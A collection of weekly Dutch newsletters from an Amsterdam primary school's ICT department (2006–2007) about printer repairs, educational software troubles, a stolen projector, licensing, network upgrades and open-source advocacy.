In de vakantie is er een email gekomen van Ambrasoft, dat voor de nieuwe software (School Pakket 0708) er een **SERVICE PACK** is uitgebracht. We hadden al gemerkt, dat er foutmeldingen kwamen bij een aantal onderdelen. Hopelijk wordt dat opgelost met dat 'service pack'.

#### **PRINTERS**

De printers zouden worden nagekeken/gerepareerd. De technische man is helaas ziek geweest, waardoor het nog steeds niet is gebeurd en waardoor de mensen op de tweede verdieping steeds trappen moeten lopen om hun printwerk elders uit het netwerk te halen. Snot volente komt hij maandag.

#### **EDUCAT B**

We hadden een fout in ons bibliotheekprogramma. We konden geen nieuwe boeken invoeren. Na invoering van het ISB nummer kregen we een fout.

Helpdesk gebeld. De volgende dialoog ontspan zich.

Helpdesk: Dan moet u 978 voor het ISB nummer zetten. Dat is nieuw.

Wij: Waar staat dat in de handleiding?

Helpdesk: Dat staat niet in de handleiding.

Wij: Waar dan wel?

Helpdesk: Het staat nergens. We moeten de handleiding nog bijwerken.

Wij: Oh....(stilte, we vielen van onze stoelen)

#### **SERVERATSCHOOL**

We hebben een nieuw feature! Weliswaar is het nog experimenteel, maar het werkt. We hoeven niet meer de hele school te doorlopen om nieuwe images terug te zetten. Dom werk dat veel tijd kost. De beheerder kan het nu ook op afstand doen. Dus kan het ook in het weekend, of 's avonds. Of, als je leerlingen in groep 8 zeer experimenteerzuchtig zijn, kun je iedere avond voor die klas de computers een nieuw image geven. Het

nieuwe feature is ook handig als je slecht ter been bent.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
 Baarsjes Informatie en Communicatie Jaargang 6 - week 38 - 2006 (21 sept.)  
 Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
 ++++

Een verlate BIC. We waren naar 'train de trainer' bij [Rednose](#) in Leiden. Zie verderop.

#### **WEST BINNEN DE RING / TROTSE SCHOOL**

Afgelopen woensdag presenteerde ons nieuwe bestuur zich met tromgeroffel. De bij het nieuwe bestuur aangesloten scholen, 17 in totaal, presenteerden zich onder het motto: "Waar ben je als school TROTS op?" Wij zijn natuurlijk hartstikke trots op ons zelf ontwikkeld serversysteem [ServerAtSchool](#) en ons website-beheer-systeem [Site@School](#). We hielden twee zeer drukbezochte presentaties en demonstreerden Site@School. Iemand uit het publiek: "Nou, ik kan me voorstellen dat jullie trots zijn".

#### **SOFTWARE**

Onze nieuwe software wordt steeds meer in gebruik genomen. De leerkrachten van groep 3 zijn erg tevreden over het nieuwe programma bij Veilig Leren Lezen. Ze zijn zelf bezig om de werking van het programma onder de knie te krijgen. Vooral het leerkrachtendeel geeft veel inzicht in wat de leerlingen al kunnen. Bij het programma van Wis & Reken kunnen we voor de zorgleerlingen gemakkelijk de oefeningen instellen die een kind nodig heeft. Groep 5 is flink aan het oefenen met het tafelprogramma van Ambrasoft. De werking van de spelletjeskaart is ons nog niet helemaal duidelijk. Op 5 november wordt er op onze school een workshop gegeven over de mogelijkheden van het Ambrasoft pakket.

#### **KLASSENMANAGEMENT EN ICT**

Deze week is een aantal groepen bezocht tijdens 'zelfstandig' werk. Er werd bekeken hoe de computers worden ingezet. Weten de kinderen wie er aan de beurt is? Hoe wordt geregistreerd wie aan de beurt is geweest en wat heeft gedaan? En zijn er problemen? Er viel in groep 5 op, dat sommige kinderen per ongeluk op knoppen in de werkbalk hebben gedrukt, waardoor de cursor opeens aan de andere kant van een document staat. Dan kan er geen sprake zijn van zelfstandig werk, want dan zal toch iemand moeten komen om het op te lossen. Dat brengt ons op de gedachten om een soort 'uitgeklede' versie van onze tekstverwerker te maken. Misschien kan het worden aangepast aan leeftijdsgroepen. Heeft iemand daar een idee over? Volgende week komt er een klassikale instructie in groep 5 over 'tekstopmaak'.

#### **RSI PREVENTIE**

In onze niet aflatende strijd tegen RSI test Karin een nieuw toetsenbord. Het is zo dun, dat we voor de BIC abonnees die deze nieuwsbrief per post ontvangen een voorbeeld hebben bijgesloten. Andere abonnees kunnen [hier](#) kijken. Bijkomende handigheid is dat je erop kunt knoeien en het is daarna ook heel gemakkelijk schoon te maken. Kinderen die het zagen bleven met open mond staan kijken. Karin's eerste ervaring: "Het bord voelt prettig en is heel stil." We houden jullie op de hoogte. DIGITALE TOPOGRAFIE-map Onze topografie kopieerbladen voor de kinderen zijn verouderd en we zijn nu op zoek naar nieuw oefenmateriaal. Heeft er iemand ervaring met de [digitale topografie map van Agteres?](#)

#### **OPEN SOURCE AMBASSADEUR TRAINING**

We schreven er al eerder over. Karin en Dirk volgen een cursus, gefinancierd door het Ministerie van Economische Zaken. Die wil de voordelen van het gebruik van Open Standaarden en Open Source Software en onder de aandacht van diverse geledingen van de samenleving brengen, waaronder de overheid, onderwijs (wij dus), zorg en MKB. Vandaag waren wij aan de beurt om de noodzaak van OS en OSS in onze sector uiteen te zetten. Dat deden we door een verhaal te vertellen en een rollenspel te spelen waarin we, met hulp van de overige deelnemers, probeerden nut en noodzaak van het gebruik van OS en OSS in het onderwijs aan de directie over te brengen. We leerden veel. Het verhaal verschijnt volgende week want moet nog op een site worden gezet.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

### **EERSTE HULP BIJ COMPUTERPROBLEMEN**

De eerste (roze) pukkel in ons schoollogo 'EHBICT' is weer beschikbaar voor het opgeven van computerstoringen/ict-verzoeken, etc.

### **ESIS UPDATE etc.**

Peter en Karin updaten Esis. Ashvin blij. De fout die we hadden is opgelost.

FireFox ook geupdated. En we hebben een service pack voor Ambrasoft geïnstalleerd. Maar we kregen nog steeds een foutmelding in de module 'Werkwoordspelling'. Een email naar de Helpdesk: binnen een halve dag kwam er een oplossing die is te vinden [op hun site](#).

(Onder Windows 98 kan het in sommige gevallen voorkomen dat het onderdeel Spelwoord vast loopt. Dit bestand lost dit op. Als u het ZIP-bestand uitpakt in de map AmbraSoft\Werkwoorden Totaal op uw server, loopt het programma niet meer vast.)

Nieuw image gemaakt.

### **Site@School**

Het is een beetje stil in de BIC, maar er gebeurt een hoop. Een korte update:

- Er is aan materiaal: rapporten over de veiligheid van S@S, een projectbeschrijving, een marsroute, een aanbeveling, een begroting, een lijst met subsidiegevers en donateurs.
- De opdracht tot herschrijven van de code is gegeven aan Ingenieursbureau PSD.
- Onze gebruikersvereniging **STRICT** (Scholen Tezamen Rijk met ICT) doet de administratieve en programmatische ondersteuning en is eindverantwoordelijk voor het project.
- Activiteiten op dit moment: ontwerp architectuur, datadefinitie ontwerpen, testomgeving bouwen.
- Het werven verloopt voorspoedig en volgens planning.
- De donateurs ontvangen binnenkort een uitgebreide nieuwsbrief.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 39 - 2007 (28 september)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **OPEN STANDAARDEN EN OPEN SOURCE IN HET ONDERWIJS**

Dirks verhaal van vorige week bij Rednose vind je tijdelijk op de [website](#) van de Rosa Boekdrukker. Reacties, commentaar, kritiek is, als altijd, zeer welkom.

### **WERKWOORDSPELLING VAN AMBRASOFT**

Vorige week meldden we bij de helpdesk van Ambrasoft, dat we een foutmelding hadden in dit programma. Binnen een dag hadden we antwoord. Onze systeembeheerder heeft in het weekend het programma met de 'patch' gerepareerd. Maandag werkte het probleemloos. Wat een goede service.

### **PRINTERS GEREPAREERD**

De monteur was weer helemaal hersteld ([zie nieuwsbrief week 37](#)). Het blijkt dat de rubberen wieljes die het papier meepakken vergaan zijn. Ze zijn nu schoongemaakt ([zie foto](#)), maar zullen vervangen moeten worden. Dus de monteur komt weer, zodra hij de wieljes heeft.



### **PRINTEN VAN EEN .PDF**

Documenten van .pdf formaat (die openen in Acrobat Reader of Foxit Reader) kunnen bij ons op school het best worden geprint op de Copier. Als je een printopdracht stuurt naar een van de Laserprinters op de eerste of tweede verdieping, duurt het erg lang voordat alles in het geheugen van de printer is geladen. Er gaat een groen controle lampje knipperen, alleen daar aan kun je zien, dat de printer iets aan het doen is. De kopieerbladen die bij spelling en taal horen dus graag beneden printen dat gaat véééééél sneller.

### **VEEL VRAGEN**

Deze week kwamen erg veel verzoeken van collega's binnen.

Een greep:

- Oude versie van Veilig Leren Lezen

Op het rijtje computers in de hal op de 1e verdieping staat weer de oude versie van Veilig Leren Lezen. Dit is bedoeld als extra oefening. De nieuwe versie bevalt uitstekend. Deze week hebben de leerlingen van groep 3 een toetsje gedaan en aan de resultaten kun je precies zien welke kinderen het al goed beheersen etc.

- ZARB

Voor ons woordenschat onderwijs 'Met Woorden in de Weer' wil onze taalcoördinator gaan experimenteren met het programma ZARB. We hebben op haar computer een image teruggezet met Word en Zarb erop. Ja, Word, want met Open Office werkt het nog niet.

- OBIS

Kunnen de leerlingen worden ingevoerd in het programma OBIS? Het bleek, dat dat programma elk jaar opnieuw moet worden aangeschaft. Dat hebben we gedaan.

### **KLASSENMANAGEMENT en ICT**

We zijn druk bezig aan de voorbereidingen voor de presentatie volgende week. Daarin laten we zien wat we hebben bereikt en hoe we het komende schooljaar de computers beter zullen kunnen gebruiken binnen ons onderwijs.

Om de leerkrachten te ondersteunen helpen we ook bij het aanleren van nieuw oefjes bij het tekstverwerkingsprogramma. Deze week kreeg één van de groepen 5 instructie - zeer klassikaal- met de beamer in de klas. Groot succes.

#### **SERVERHOK OPPERUIMD**

Daar valt niets meer over te vertellen dan: het ziet er weer keurig en geordend uit.

#### **CITO VISEON**

Gek word je van sommige educatieve software. We willen een EDEX bestand gebruiken om leerlingen te importeren. We hebben ESIS-A. Volgens de handleiding van VISEON (blz 48) kan VISEON de EDEX bestanden uit ESIS-A importeren.

Op blz 19 staat beschreven hoe het moet. Maar daar hebben ze het over het bestand EdexLLw.txt, terwijl wij een ESIS-A hebben met een EdexLL.txt bestand.

Foutmelding. Welke helpdesk? Wie schuift wie de schuld in de schoenen? Gaan we weer....

En zo langzamerhand krijgen we een sik van die educatieve uitgeverijen. Waarom hebben ze niet één gemeenschappelijke database?

We moeten voor ieder programma gegevens invoeren, soms ieder jaar opnieuw. Dom werk voor een ICT coördinator.

Het kan nog erger.

Volgende week EXCEL versus CALC

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 40 - 2007 (5 6 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **BEAMER GESTOLEN**

Donderdag tussen de middag werd de beamer klaargezet in de 'ouderkamer' op de 2e verdieping. De groepen 3 zouden in het kader van dierendag naar een natuurfilm ( African Bambi) kijken.

Binnen een tijdsbestek van 5 minuten is de beamer verdwenen! We staan voor een raadsel. Welke durfal heeft dat gedaan! We moeten de dief op de trap zijn gepasseerd! De beamer stond nota bene aan!! Even snel de kabels losgetrokken.

### **ICT EN KLASSENMANAGEMENT**

Deze week stond in het kader van de voorbereidingen voor de eindpresentatie van het Project ICT en Klassenmanagement.

Vrijdag op naar Utrecht met zijn drieën (Gerard en Karin, met ondersteuning voor ons toneelstuk van Dirk) We beeldden uit en beschreven wat er het afgelopen jaar heeft plaatsgevonden op het klassenmanagement gebied. Hoe onze frustraties over de slechte inzet van de computers - door mee te doen aan het project- zijn opgelost. En hoe belangrijk het is om ervaringen en kennis te delen. We zullen onze presentatie uitwerken en publiceren.

De andere 25 scholen die meededen lieten hun bevindingen op heel diverse manieren zien.

Uitkomst voor ons van het geheel:

*laten we ook binnen onze eigen school zoveel mogelijk kennis en ervaringen delen door bij elkaar te kijken*

### **XP LICENTIES**

Wij willen overgaan naar XP, omdat dan allerlei filmpjes beter kunnen worden bekeken.

We hebben dus licenties nodig. Bij het APS kun je alleen een 'pakket' licenties kopen.

XP los aanschaffen kan niet, je moet er dan ook de Office licentie bijnemen.

Dat willen we niet, want we gebruiken **Open Office**. We zijn nu op zoek naar een manier om legaal onze 70 computers met XP te laten werken.

### **CITO en ESIS (leerlingadministratie)**

Er is een emailcorrespondentie bezig tussen onze systeembeheerder en Cito en tussen onze systeembeheerder en ESIS (ROVICT). Binnenkort hopen we u op de hoogte te brengen van de correspondentie tussen CITO en ROVICT. De gegevens moeten namelijk kunnen worden ingelezen in het CITO programma, maar dat lukt niet. Wie krijgt de schuld?

Volgende week meer.

### **NIEUWSBRIEVEN MET HANDIGE TIPS**

**[Nieuwsbrief Veilig Leren Lezen](#)**

**[Community 7/8 \(kennisnet voor leerkrachten uit groep 7 en 8\)](#)**

**[pols](#)**

**[breekpunt](#)** (computer tips)

### **WEBSITES:**

**[Techniek in je klas](#)**

Speurtocht op het internet in het kader van de kinderboeken week **<http://www.subroza.nl>**

**[Kinderboekenweek](#)**

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 6 - week 41 - 2007 (12 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Dit is de laatste BIC in jaargang 6. Een korte, want er valt niet veel te melden door dat Karin de hele week voor de klas was.

#### **GROEP 7**

Groep 7 maakte deze week 'elfjes' voor het taaltheema 'daar zit muziek in'. Ze hebben een projectpagina gemaakt. [Kijk maar](#).

Ook zijn ze voor de laatste les naar de schooltuinen geweest. De oogst werd binnen gehaald. Het leverde [een paar prachtige plaatjes](#) op.

#### **OPEN STANDAARDEN**

De afdeling ICT van de Rosa Boekdrukker propageert al jaren het gebruik van Open Standaarden in het onderwijs. Gelukkig begint de overheid te beseffen dat Open Standaarden en Open Source noodzakelijk zijn voor informatie-uitwisseling en concurrentie. Klik <http://www.crmcentraal.nl/open-standaarden-bij-de-overheid.html> en lees dat jullie plannen moeten gaan maken. Het zou zomaar kunnen dat je volgend jaar documenten ontvangt die je niet kan lezen, maar die je wel moet kunnen lezen.

Groet, een goed weekend, en een goede vakantie,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 43 - 2007 (26 oktober)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

Ja ... u leest het goed! Dit is de 7e jaargang van onze wekelijkse ICT nieuwsbrief. We houden het schrijven van de BIC al 6 jaar vol, elke vrijdagmiddag - buiten de vakanties. Dat doen we niet alleen voor onze gewaardeerde lezers. Het is ook onze vorm van verslag doen van ons werk, van verantwoording afleggen en het wordt steeds meer ons archief om iets in op te zoeken als we denken "Hadden we dat probleem al niet eens eerder gehad?".

#### **DEZE WEEK**

Onze ICT werkzaamheden staan deze week opnieuw op een laag pitje, omdat Karin groep 7 de hele week - volgens planning - heeft overgenomen. Dirk kan daardoor Karin niet assisteren, maar er slipt af en toe wat tussendoor.

#### **NIEUWE GEBRUIKER**

We hebben onze nieuwe leerkracht Abby toegevoegd en haar rechten op webmail, programm's, thuiswerken, de team map en haar groep toegekend.  
Welkom Abby!

#### **BEAMER**

We moeten weer een beamer bestellen ter vervanging van de gestolene. Die we hadden besteld was niet meer leverbaar. Vervelend. Opnieuw zoeken, nadenken, beslissen. 't Kost allemaal tijd.

#### **MICROSOFT LICENTIES**

We hebben een bedrijf in België gevonden waar we als school Windows XP licenties kunnen kopen. Het blijkt goedkoper dan bij APS.

#### **OPEN SOURCE**

We hebben altijd wat moeite om het begrip simpel én redelijk waarheidsgetrouw uit te leggen. Een vergelijking met muziek lijkt aardig te kloppen. Als je in het Concertgebouw een stuk muziek hoort, kun je dat niet reproduceren als je de partituur van dat stuk niet hebt. De 'partituur' is de beschrijving van de muziek in notenschrift.

Als je de partituur tegen je oor houdt, hoor je geen muziek. Als je de partituur in handen hebt, kun je zelf een orkest bij elkaar scharrelen en de leden de partituur geven, dan kunnen zij het stuk weer hoorbaar maken. De partituur is de 'broncode' of gewoon 'code'. Als die code vrij verkrijgbaar is, of zo te downloaden is het 'open source'. Volgende week verder.

#### **TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK**

#### **NETWERKAANSLUITING STUK**

In de IB kamer deed Internet etc. het niet. Vermoedelijke oorzaak: door harde stoot tegen netwerkstekkerkje in wandcontactdoos is de inwendige aansluiting gebroken. Hebben we kunnen repareren.

#### **NIEUW SWITCHJE**

Het nieuwe switchje is aangekomen en moet op de 2e verdieping de zeer oude hub vervangen. 't Moet netjes, dus daar denken we over.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 44 - 2007 (2 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### VERTELTAS

We hebben voor het [verteltasproject](#) een account aangemaakt en het CD'tje met voorbeelden zo ingericht dat de ouders er zeer makkelijk mee kunnen werken en de voorbeelden niet kunnen wissen.

#### NIEUWSBRIEVEN

##### [POLS](#)

[Zwijzen Veilig Leren Lezen](#)

#### BEAMER

We hebben een nieuwe beamer besteld en die is aangekomen. Dus we kunnen weer nieuwe kunstjes ermee gaan doen.

#### TECHNIEK TECHNIEK TECHNIEK TECHNIEK TECHNIEK

#### VERZET TEGEN GLASVEZEL

Binnen AWBR (Amsterdam West binnen de Ring) neemt het verzet tegen BOA's DURE breedband glasvezel aanbieding toe. Van één school hoorden we: "t Komt er bij ons niet in en we gaan er ook niet voor betalen". Wij (OBSRB) dachten dat we roependen in de woestijn waren, maar er zijn gelukking meer scholen die niet willen betalen voor een oplossing waar nog geen probleem voor is.

Het is leuk om te melden dat één van de [STRICT](#) scholen, de Barbaraschool in Oost, intussen GRATIS breedband glasvezel heeft liggen van [Pilmo](#).

Anderhalf jaar lang gratis super-breedband glasvezel. En daarna euro 40 per maand. Dat is meer dan 10x zo goedkoop als BOA!!

#### DOOIE PC?

In het rijtje op de 2e verdieping bij het raam: computer lijkt overleden. Uit de voorraad een nieuwe tweedehands gepakt. Nieuw image erop en klaar!

#### EDUCAT-B

Educat blijft ons achtervolgen met problemen. In week 37 schreven we over 't 978 probleem. Nu hadden we weer problemen. Helpdesk gebeld. Het blijkt dat als je boeken invoert, Educat-B contact maakt met een server en daar gegevens ophaalt. De server was uit de lucht. Hm, waarom krijg je dat niet te zien in een kloppende foutmelding. Daarnaast bleek een instelling niet optimaal. Wij hadden gekozen dat we geen proxyserver hebben (goede instelling), maar de geprefereerde instelling is 'Automatisch'. En de test die je kon doen gaf aan dat er verbinding gemaakt werd. De onduidelijke wijze van foutmeldingen zal aan de onderhoudsgroep worden doorgegeven. Erg frustrerend, om zo te werken. Ook bleek dat onze mail wel aankwam bij oba.nl maar niet bij de helpdesk medewerker. Dat zoeken we nu uit. Bah!

#### NETWERK

We hebben ons eerstgekochte hubje (10 Megabit) eindelijk vervangen. Nu kunnen de PC's in het rijtje op de tweede verdieping bij de lichtschaft ook op normale snelheden werken. We kochten een 8 poorts 1000 Mb switchje dat we voeden met Gigabit vanaf de switch in het serverhok. De bekabeling moet nog netjes weggewerkt worden. Staat in de planning.

#### OPEN SOURCE (vervolg)

Vorige keer zeiden we dat het notenschrift in de muziek hetzelfde is als 'code' in computerland. Als het Concertgebouworkest de partituur uitvoert, dan pas hoor je de muziek. Het orkest doet hetzelfde als een 'interpreter' in computerland.

Een interpreter voert de code 1 x uit, en dat was dat. Maar we willen meer. We willen de muziek op een CD'tje. Het orkest speelt de noten en tegelijk houden we er een microfoon en een computer met CD brander bij. We hebben een opname! Weliswaar een simpele, maar dat doet er ff niet toe.

In computertaal deden we: we 'compileren' de code en hebben een programma. En dat programma kunnen we zo vaak afspelen als we willen. We kunnen er echter niets aan veranderen. Als we een vioolconcert

opnamen, dan kun je er niet zo makkelijk een fluitconcert van maken. Dan heb je de partituur nodig om te transponeren van viool naar fluit. En dan alles met orkest opnieuw opnemen.

Dat programma waar je verder niets meer aan kunt veranderen en waar je de code ook niet bij hebt heet : closed source software.

Samengevat:

notenschrift: code

orkest speelt partituur: interpreteren

opname maken: compileren

Open source: de code is beschikbaar

Closed source: er is wel een programma, maar de code krijg je niet.

Volgende keer verder.

Groet en een goed weekend,

Karin

Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 45 - 2007 (9 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **WRITER NASLABLADEN VOOR LEERLINGEN**

We werken met het office programma OpenOffice.org en gebruiken de tekstverwerker Writer. We hadden nog geen goede handleidingen voor de leerlingen. We denken nu de goede vorm gevonden te hebben en worden geholpen door Bob, oud KPN ICT'er die voor ons de handleidingen gaat schrijven. De handleidingen krijgen de vorm van referentiekarten. Ze komen uiteraard vrij beschikbaar voor iedereen. We hopen dat anderen geïnspireerd zullen worden om de kaarten aan te vullen. We gaan ervan uit, dat het een wereldwijd project wordt. Er staan al vertalers te trappelen!

#### **KOPTELEFOONS**

Hier hebben we al eerder over geschreven. De koptelefoons die aan de beeldschermen hangen zijn relatief goedkoop. Dat houdt ook in, dat ze gauw 'uitrekken'. Daardoor zijn ze na een tijd gebruik wat aan de grote kant voor de hoofdjes van groep-3 leerlingen. Zullen we hen gewoon laten doormodderen met wijde koptelefoons? Of gaan we een andere oplossing zoeken? Daarbij moet wel worden gemeld: op de 2e verdieping van onze school, moesten opeens 5 nieuwe koptelefoons worden aangeschaft. Er missen er ook 5! Ra ra...

#### **ICT BELEID OVERLEG**

Deze week hadden we overleg over ICT op de Rosa Boekdrukker met de directie. Dat heeft ertoe geleid, dat er op de website zal worden opgeruimd. We zijn benieuwd wie de al aangepaste onderdelen ontdekt. In januari zal ook het 'template' zijn veranderd. Dan gaat de site er ook anders uitzien. We hebben 'achter de schermen' een ARCHIEF aangelegd met pagina's die we niet meteen willen wegdoen. Misschien wordt er nog naartoe gelinkt.

#### **OBSERVATIES KLASSENMANAGEMENT EN ICT**

Na de 'herfststop' volgt er een nieuwe ronde: hoe lukt het om de computers in te zetten tijdens het zelfstandige werkuur? De observaties tot nu toe zijn heel erg positief. Elke leerkracht heeft laten zien, dat het niet moeilijk is de computers zinvol in te zetten. Dit is ook te danken aan de nieuwe software die goed registreert. Een papieren registratie die handig is, hebben we nog niet gevonden.

#### **FOLDERS VOOR AMBRASOFT**

Deze week kwamen de bestelde folders voor de Ambrasoft-thuis-versie binnen. Voor 30 euro kunnen ouders het programma bestellen. Dat is niet het programma zoals wij het op school hebben maar een meer uitgekledede versie.

#### **WORKSHOPS S@S**

Binnenkort komt er een intekenlijst voor workshops over het werken met Site@School waarop leerkrachten en andere gebruikers kunnen intekenen. Die kunnen waarschijnlijk ook worden bezocht door medewerkers van andere scholen in Amsterdam. Het zal voorlopig op enkele maandagmiddagen plaatsvinden. (na schooltijd). Zodra de data en onderwerpen bekend zijn, zullen we erover berichten.

#### **TRAIN DE TRAINER**

We waren weer in Leiden bij Rednose voor de training tot 'Open Source en Open Standaarden Ambassadeur'. Goede berichten van het publiciteitsfront. Er komt een artikel in Computer Idee over Open Source, waarin ook de OBSRB aan de orde komt. Hetzelfde geldt voor een boek over Open Source in het onderwijs. Blijkbaar zijn we het goede voorbeeld voor 't onderwijs.

#### **OPEN SOURCE (vervolg)**

Er zijn vele vergelijkbare voorbeelden van code en programma's. Waar je niet direct aan zou denken is een fricandel uit de automaat (programma) en het recept voor fricandellen (code). Met dit voorbeeld kun je nog wat anders laten zien. Tijdens de bereiding in de frikandellenfabriek ging er iets mis. Een partij met virussen

besmet vlees werd in de frikandellen verwerkt waardoor er een virus in een partij frikandellen terecht kwam. Gevolg: de computers (mensen) kregen darmklachten (de virusscanner kwam in actie en detecteerde het virus) en verwijderde het door de mens richting toilet te dirigeren. Via de vooringang of de achteruitgang werd het virus verwijderd.  
Volgende keer over open standaarden.

Groet en goed weekend,  
Karin, Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.

++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 46 - 2007 (16 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

#### **TEKSTVERWERKER NIET GOED LEESBAAR?**

Er is bij ons op school geklaagd, dat de tekst in het tekstverwerkingsprogramma niet goed leesbaar is (te klein). Hier een hulpmiddel:

Als je tekstverwerkingsprogramma geopend is, druk je op de 'control toets'. Die houd je ingedrukt en tegelijkertijd draai je aan het wielje van je muis. Dan kun je de tekst groter en kleiner maken, zonder de grootte van je lettertype te veranderen in je instelling. Op die manier kun je nog een tijdje door zonder leesbril.

#### **AFDRUKKEN VAN DE WERKBLADEN VAN HET KOPIEERSYSTEEM VAN TAALLEESLAND**

Bij ons taal- en spellingprogramma zijn kopieerbladen in pdf bestand op de server gezet. Het afdrukken ervan levert nogal wat problemen op (vaak teveel kopieën). We hebben nu besloten, ondanks de digitalisering, toch maar mappen met kopieerbladen aan te leggen.

#### **OPENOFFICE.ORG WRITER "HOE DOE IK"**

Bob leverde de eerste "Hoe doe ik" (werktitel?) bladen af. Dit zijn zeer verkorte aanwijzingen die leerlingen helpen bij het werken met Writer. Ze zijn zo vormgegeven dat je ze in diverse leerlijnen kan gebruiken. Het ziet er zeer veelbelovend uit. We nemen teksten en plaatjes nu met Bob door. Karin geeft educatieve adviezen en Dirk houdt de internationaliteit in de gaten. Dit project, dat het basisonderwijs tonnen kan besparen, lijkt veelbelovend.

#### **NIEUW EMAILADRES**

De afdeling ict heeft een nieuw emailadres. We willen in het vervolg de reacties graag hebben op [ict@rosaboekdrukker.nl](mailto:ict@rosaboekdrukker.nl)

#### **BREEDBAND BOA**

Het blijkt dat 4 stadsdelen vorig jaar al een overeenkomst met BOA tekenden. Scholen werden daar niet in gekend. Da's niet zo mooi. Nu zitten wij met de gebakken peren (kosten). Een kort onderzoekje op de BOA site leverde op dat de informatie nogal eenzijdig is waarbij ontwikkelingen van andere technieken niet aan bod komen.

Maar, het blijft trekken aan een dood paard. Beslissingen zijn genomen.

Breedband voor een basisschool is met een brandslang een lucifer doven.

We begonnen overigens **al een jaar geleden** over het BOA aanbod te schrijven, inclusief er niet op in te gaan. We noemden het op een gegeven moment zelfs: **BOA CONSTRICTOR**. (wurgslang)

#### **VISION**

De systeembeheerder had een klus te doen. De gegevens voor het programma vision waren heel erg (te?) veilig weggezet op de server, waardoor niemand er meer bijkon. Dat moest worden aangepast.

De leerlingen invoeren vanuit het CITO leerlingvolgsysteem konden we zelf. Dat ging gelukkig probleemloos. Alleen bleek, dat de gegevens niet waren bijgewerkt, dus dat hebben we zelf moeten doen.

#### **HOREB**

Bij de kleuters wordt een observatie programma gebruikt dat HOREB heet. Tot nu toe werd dat programma gebruikt met registratie bladen. Sinds kort kan dit allemaal digitaal, zelfs ONLINE. Volgende week gaan de leerkrachten van de kleuterbouw oefenen en kijken wat er veranderd is. We hebben even geprobeerd hoe we moeten inloggen en waar de handleiding staat.

#### **DIGITALE NIEUWSBRIEVEN**

[Aardrijkskunde](#)

[Geschiedenis](#)

[POLS](#) (o.a. SINTERKLAAS)

[beeldbank](#)

[breekpunt](#) (computertips)

#### **COMPUTERS VERPLAATSEN**

Bezoekje aan PC Dokter. We hebben wat lange UTP kabels gekocht want Kaoutar wil de werkstations in haar klas op een andere plaats. Voorschou wil werkstation in overblijflokaal. In hal 2e verdieping, werkstations bij IB moeten de netwerkkabels netjes worden afgewerkt.  
Klusjes voor volgende week.

**MUIZEN**

Omdat we toch bij onze hofleverancier waren (PC-Dokter, goedkoop, prettige mensen, goede service, meedenken, spullen kunnen uitproberen, korting voor onze school, zie <http://pc-dokter.nl> , deze reclame mag in de BIC) kochten we nog wat muizen.

Groet en een goed weekend,  
Karin  
Dirk

Reacties op deze nieuwsbrief graag richten aan de afdeling [ICT](#)

Vragen naar aanleiding van de inhoud? Een bijdrage leveren? Nieuwsbrief opzeggen? Klik dan [HIER](#) om dat te doen. Liever niet mailen, dat kost de redactie teveel tijd.



++++  
Baarsjes Informatie en Communicatie Jaargang 7 - week 47 - 2007 (23 november)  
Wat is er deze week op de Rosa Boekdrukker op ICT gebied gebeurd?  
++++

### **HOREB**

